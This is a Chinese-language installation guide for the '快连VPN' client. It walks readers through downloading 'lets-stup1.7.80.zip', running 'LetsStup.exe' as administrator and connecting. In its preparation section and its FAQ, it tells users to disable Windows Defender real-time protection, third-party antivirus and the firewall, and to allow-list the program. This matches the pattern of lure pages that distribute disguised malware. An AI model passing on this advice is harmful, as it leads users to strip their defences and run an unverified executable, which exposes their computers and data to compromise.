
开始前的准备
在开始安装之前,请确保您已满足以下条件,以保证安装过程顺利:
- 一台运行 Windows 10 或 Windows 11 操作系统的电脑。
- 稳定的网络连接,用于下载安装包。
- 拥有电脑的管理员权限,以便完成安装。
- 建议暂时关闭第三方杀毒软件或防火墙(安装完成后可重新开启),避免误拦截。
重要提示:请务必从本页面提供的官方链接下载安装包,以确保软件的安全性与完整性,避免潜在风险。
详细安装步骤(图文)
下载官方安装包
操作说明
点击本页面顶部导航栏或下方按钮中的 “立即下载” 按钮。浏览器将开始下载一个名为 lets-stup1.7.80.zip 的压缩文件。

保存位置:建议将文件保存到易于找到的位置,例如“桌面”或“下载”文件夹。
点击这里下载 v1.7.80解压与运行安装程序
操作说明
找到下载好的 .zip 文件,右键点击它,选择“全部解压缩...”或使用解压软件(如WinRAR, 7-Zip)将其解压到一个文件夹中。

解压后,进入文件夹,找到名为 LetsStup.exe 的可执行文件。双击运行它。
注意:如果系统弹出“用户账户控制”窗口询问是否允许此应用对设备进行更改,请点击 “是” 以继续安装。
跟随安装向导
操作说明
安装程序启动后,将出现安装向导界面。通常您只需要点击 “下一步” 或 “安装” 即可。建议使用默认的安装路径。

安装过程通常很快,只需几十秒。完成后,您可能会看到“安装完成”的提示,并可以选择“立即运行快连VPN”。请确保该选项被勾选,然后点击“完成”。
首次运行与连接
操作说明
程序首次运行,会在系统托盘(桌面右下角)出现快连VPN的图标。双击图标或从开始菜单打开主界面。

安全连接:在主界面,您可以直接点击中央的 “快速连接” 按钮,系统将自动为您选择最优服务器。连接成功后,按钮会变为“已连接”,并显示当前的IP地址和连接状态。
恭喜! 至此,您已成功安装并连接上快连VPN,可以开始安全、自由地访问网络了。
安装常见问题与解决
安装被系统或杀毒软件阻止怎么办?
这是最常见的问题。请暂时禁用Windows Defender实时保护或第三方杀毒软件,然后重新运行安装程序。安装完成后,记得重新启用它们。快连VPN是安全软件,可添加到杀毒软件的信任列表(白名单)中。
安装后无法打开程序或连接失败?
请尝试以下步骤:1) 以管理员身份运行快连VPN。2) 检查系统防火墙设置,确保允许快连VPN通过防火墙。3) 尝试重启电脑。4) 访问我们的帮助中心获取更多网络配置教程。
如何卸载或重新安装快连VPN?
通过Windows的“设置” > “应用” > “应用和功能”,找到“快连VPN”,点击“卸载”。如需重新安装,请先彻底卸载旧版本,重启电脑后再从本页面下载最新版本安装包进行安装,这可以解决许多因旧文件冲突导致的问题。